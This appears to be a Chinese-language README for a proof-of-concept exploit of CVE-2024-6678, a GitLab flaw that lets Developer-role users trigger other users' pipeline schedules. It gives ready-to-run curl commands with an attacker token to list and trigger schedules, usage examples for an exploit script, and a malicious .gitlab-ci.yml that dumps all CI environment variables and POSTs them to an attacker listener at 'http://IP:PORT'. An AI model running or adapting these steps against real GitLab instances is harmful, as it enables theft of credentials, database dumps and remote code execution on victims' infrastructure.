

CVE-2024-6678 的 PoC
GitLab 允许用户通过「Play」按钮手动触发 CI/CD 流水线计划(Pipeline Schedules)。该漏洞在于,「play」功能允许拥有 Developer 权限的任何用户(而不仅仅是计划所有者)触发该计划。这会导致两个后果:
最终影响取决于计划变量中存储的内容。例如,变量 DB_PASSWORD 可能允许完全转储数据库,而 SSH_PRIVATE_KEY 则可能导致 RCE。
develop、staging)——或者项目中有使用短格式 ref 的计划(bypass)重要:指向受保护分支的计划(例如
refs/heads/main且启用了保护)会被PipelineSchedulePolicy#protected_ref策略阻止,并返回 HTTP 403。攻击适用于未保护分支——而集成和 staging 计划通常就在这些分支上,并包含生产凭据。
curl -s -H "PRIVATE-TOKEN: ATTACKER_TOKEN" \
  "https://gitlab.example.com/api/v4/projects/PROJECT_ID/pipeline_schedules" \
  | python3 -m json.tool
找到属于更高权限用户(Maintainer/Owner)的计划。
curl -s -X POST \
  -H "PRIVATE-TOKEN: ATTACKER_TOKEN" \
  "https://gitlab.example.com/api/v4/projects/PROJECT_ID/pipeline_schedules/SCHEDULE_ID/play"
预期响应:HTTP 201——流水线已加入队列。
流水线以攻击者的名义(current_user)创建,但带有计划的所有变量(可能包括所有者设置的 API 密钥、令牌、凭据)。
HTTP 500 "Unable to schedule pipeline run immediately" — 这是预期行为。这是由于 Sidekiq 去重(
deduplicate :until_executed):该计划的任务已因之前的成功触发而在队列中。这意味着攻击之前已经成功,任务正在等待执行。
curl -s -H "PRIVATE-TOKEN: ATTACKER_TOKEN" \
  "https://gitlab.example.com/api/v4/projects/PROJECT_ID/pipelines?source=schedule&per_page=5" \
  | python3 -m json.tool | grep -E '"id"|"status"|"username"'
# 基本运行:自动选择计划
python3 cve-2024-6678-poc.py \
    --url https://gitlab.example.com \
    --token glpat-xxxx \
    --project-id 42

# 指定特定计划
python3 cve-2024-6678-poc.py \
    --url https://gitlab.example.com \
    --token glpat-xxxx \
    --project-id 42 \
    --schedule-id 7

# 通过 GraphQL(需要 --project-path)
python3 cve-2024-6678-poc.py \
    --url https://gitlab.example.com \
    --token glpat-xxxx \
    --project-id 42 \
    --graphql \
    --project-path "mygroup/myrepo"

# 检查 legacy-ref bypass
python3 cve-2024-6678-poc.py \
    --url https://gitlab.example.com \
    --token glpat-xxxx \
    --project-id 42 \
    --exploit-mode


在触发前,PoC 会将 develop 分支中的 .gitlab-ci.yml 替换为: stages: [exfil] dump_vars: stage: exfil script: - env | grep -vE '^(CI_JOB_TOKEN|GITLAB_FEATURES)' | curl -X POST 'http://IP:PORT' --data-binary @-
所有这些都会发送到您的监听器